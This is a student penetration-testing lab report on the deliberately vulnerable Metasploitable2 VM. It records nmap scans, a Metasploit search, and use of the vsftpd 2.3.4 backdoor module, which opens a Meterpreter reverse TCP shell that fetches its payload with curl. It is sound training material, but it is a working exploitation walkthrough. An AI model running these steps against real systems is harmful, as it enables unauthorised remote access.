

TASK - 4

TITLE: Penetration Testing Assessment of Metasploitable2

1. Introduction

Objective:

To understand the penetration testing lifecycle by performing reconnaissance, scanning, vulnerability identification, and exploitation attempts in a controlled laboratory environment.

Tools Used:

- Kali Linux
- Nmap
- Metasploit Framework
- Metasploitable2
- UTM Virtual Machine

2. Lab Environment

Attacker Machine:

- Kali Linux ARM

Target Machine:

- Metasploitable2

```
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr d6:82:2b:e6:a8:17
          inet addr:192.168.64.6  Bcast:192.168.64.255  Mask:255.255.255.0
          inet6 addr: fd00:f866:31c3:18d1:d482:2bff:fee6:a817/64 Scope:Global
          inet6 addr: fe80::d482:2bff:fee6:a817/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:39 errors:0 dropped:0 overruns:0 frame:0
          TX packets:66 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:4676 (4.5 KB)  TX bytes:7456 (7.2 KB)
          Base address:0xc000 Memory:febc0000-febe0000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:102 errors:0 dropped:0 overruns:0 frame:0
          TX packets:102 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:23665 (23.1 KB)  TX bytes:23665 (23.1 KB)

msfadmin@metasploitable:~$ #
msfadmin@metasploitable:~$ _
```

Network:

- UTM Shared NAT Network

3. Reconnaissance


The target IP address was identified using network configuration commands.

Command Used:

ifconfig

Result:

The target machine IP address was identified successfully.

A screenshot of a Kali Linux terminal window. The window title bar shows 'Apps Places', 'Fri Jun 5 3:09 PM', and standard window controls. The terminal content shows a user at the 'kali@kali:~\$' prompt typing 'ping 192.168.64.6'. The output shows seven successful ping responses with varying times (5.28 ms to 1.40 ms) and a final statistics summary: '7 packets transmitted, 7 received, 0% packet loss, time 6020ms rtt min/avg/max/mdev = 1.396/2.183/5.284/1.299 ms'. The prompt returns to 'kali@kali:~\$'.

4. Scanning and Enumeration

Network scanning was performed using Nmap.

Command:

nmap -sV <target-ip>

Result:

Multiple services were identified including FTP, SSH, Telnet, HTTP, SMB, MySQL, and PostgreSQL.

```
kali@kali:~$ nmap -sV 192.168.64.6
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-05 15:10 +0530
Nmap scan report for 192.168.64.6
Host is up (0.00044s latency).
Not shown: 977 closed tcp ports (reset)
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp            vsftpd 2.3.4
22/tcp    open  ssh            OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet         Linux telnetd
25/tcp    open  smtp          Postfix smtpd
53/tcp    open  domain        ISC BIND 9.4.2
80/tcp    open  http          Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind       2 (RPC #100000)
139/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn   Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec          netkit-rsh rshd
513/tcp   open  login         netkit-rsh rexecd
514/tcp   open  login         netkit-rsh rexecd
514/tcp   open  tcpwrapped
1099/tcp  open  java-rmi      GNU Classpath grmiregistry
1524/tcp  open  bindshell     Metasploitable root shell
2049/tcp  open  nfs           2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql    PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
MAC Address: D6:82:2B:E6:A8:17 (Unknown)
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
```

Advanced Enumeration:

Command:

`nmap -A <target-ip>`

Result:

Detailed service and operating system information was collected.

```
kali@kali: ~  
Session Actions Edit View Help  
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds  
  
kali@kali:~$ nmap -A 192.168.64.6  
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-05 15:11 +0530  
Nmap scan report for 192.168.64.6  
Host is up (0.00095s latency).  
Not shown: 977 closed tcp ports (reset)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
|_ftp-syst:  
|_STAT:  
|_FTP server status:  
|_Connected to 192.168.64.6  
|_Logged in as ftp  
|_TYPE: ASCII  
|_No session bandwidth limit  
|_Session timeout in seconds is 300  
|_Control connection is plain text  
|_Data connections will be plain text  
|_vsFTPD 2.3.4 - secure, fast, stable  
|_End of status  
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
|_ssh-hostkey:  
|_1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)  
|_2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
|_smtp_commands: metasploitable.localdomain, PIPELINING, SIZE 10240000, VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN  
|_sslv2:  
|_SSLV2 supported  
|_ciphers:  
|_SSL2_RC4_128_EXPORT40_WITH_MD5  
|_SSL2_DES_64_CBC_WITH_MD5
```

5. Vulnerability Identification

The FTP service was identified as potentially vulnerable.

Service:

vsftpd

```
kali@kali: ~/Desktop/AP-TASK3  
Session Actions Edit View Help  
Import Mark OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter  
Firefox  
+ -- ==[ metasploit v6.4.126-dev ]  
+ -- ==[ 2,638 exploits - 1,331 auxiliary - 2,146 payloads ]  
+ -- ==[ 431 post - 49 encoders - 14 nops - 12 evasion ]  
  
Metasploit Documentation: https://docs.metasploit.com/  
The Metasploit Framework is a Rapid7 Open Source Project  
  
msf > search vsftpd  
  
Matching Modules  
=====
```

#	Name	Disclosure Date	Rank	Check	Description
0	auxiliary/dos/ftp/vsftpd_232	2011-02-03	normal	Yes	VSFTPD 2.3.2 Denial of Service
1	exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	Yes	VSFTPD 2.3.4 Backdoor Command Execution


```
Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor  
msf >
```

Tool:
Metasploit Framework

6. Exploitation Attempt

Selected Module:
exploit/unix/ftp/vsftpd_234_backdoor

Configuration:
RHOSTS configured with target IP.



```
kali@kali: ~/Desktop/AP-TASK3
Session Actions Edit View Help
Exploit target:
  Id  Name
  --  --
  0    Linux/Unix Command

View the full module info with the info, or info -d command.
msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.64.6
RHOSTS => 192.168.64.6
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.64.6    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     21               yes       The target port (TCP)

Payload options (cmd/linux/http/x86/meterpreter_reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  FETCH_COMMAND  CURL            yes       Command to fetch payload (Accepted: CURL, FTP, TFTP, TNFTP, WGET)
  FETCH_DELETE   false           yes       Attempt to delete the binary after execution
  FETCH_FILELESS none            yes       Attempt to run payload without touching disk by using anonymous handles, requires Linux ≥3.17 (for Python variant also Python ≥3.8, tested shells are sh, bash, zsh) (Accepted: none, python3.8+, shell-search, shell)
  FETCH_SRVHOST  none            no        Local IP to use for serving payload
  FETCH_SRVPORT  8080            yes       Local port to use for serving payload
```

Execution:
The exploit was executed against the target system.

Result:
Session was established. The backdoor connection attempt was successful.

```

Apps Places
Fri Jun 5 3:53 PM
kali@kali: ~/Desktop/AP-TASK3

msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] Started reverse TCP handler on 192.168.64.5:4444
[+] 192.168.64.6:21 - Backdoor has been spawned!
[*] Meterpreter session 1 opened (192.168.64.5:4444 -> 192.168.64.6:47059) at 2026-06-05 15:50:43 +0530

meterpreter > sysinfo
Computer      : metasploitable.localdomain
OS            : Ubuntu 8.04 (Linux 2.6.24-16-server)
Architecture : i686
BuildTuple    : i486-linux-musl
Meterpreter   : x86/linux
meterpreter > pwd
/
meterpreter > ls
Listing: /
=====
Mode                Size      Type    Last modified                Name
----                -
100700/rwx-----  1188612  fil     2026-06-05 15:50:42 +0530    RfJYiVbv
040755/rwxr-xr-x   4096     dir     2012-05-14 09:05:33 +0530    bin
040755/rwxr-xr-x   1024     dir     2012-05-14 09:06:28 +0530    boot
040755/rwxr-xr-x   4096     dir     2010-03-17 04:25:51 +0530    cdrom
100700/rwx-----  1188612  fil     2026-06-05 15:23:41 +0530    dJAoXMqaBI
040755/rwxr-xr-x   13700    dir     2026-06-05 15:46:07 +0530    dev
040755/rwxr-xr-x   4096     dir     2026-06-05 15:46:17 +0530    etc
040755/rwxr-xr-x   4096     dir     2010-04-16 11:46:02 +0530    home
040755/rwxr-xr-x   4096     dir     2010-03-17 04:27:40 +0530    initrd
100644/rw-r--r--   7929183  fil     2012-05-14 09:05:56 +0530    initrd.img
040755/rwxr-xr-x   4096     dir     2012-05-14 09:05:22 +0530    lib
040700/rwx-----  16384    dir     2010-03-17 04:25:15 +0530    lost+found
040755/rwxr-xr-x   4096     dir     2010-03-17 04:25:52 +0530    media
```

7. Findings

- Multiple network services were exposed.
- Outdated services increased attack surface.
- Exploitation attempts demonstrated the importance of secure service configuration.

8. Recommendations

- Disable unnecessary services.
- Apply security patches regularly.
- Restrict network exposure.
- Implement host-based firewall rules.
- Perform regular vulnerability assessments.

9. Conclusion

The penetration testing exercise successfully demonstrated the reconnaissance, scanning, enumeration, and exploitation phases of a penetration testing engagement. While the selected exploit did result in a successful session, the assessment highlighted the risks associated with exposed and outdated services.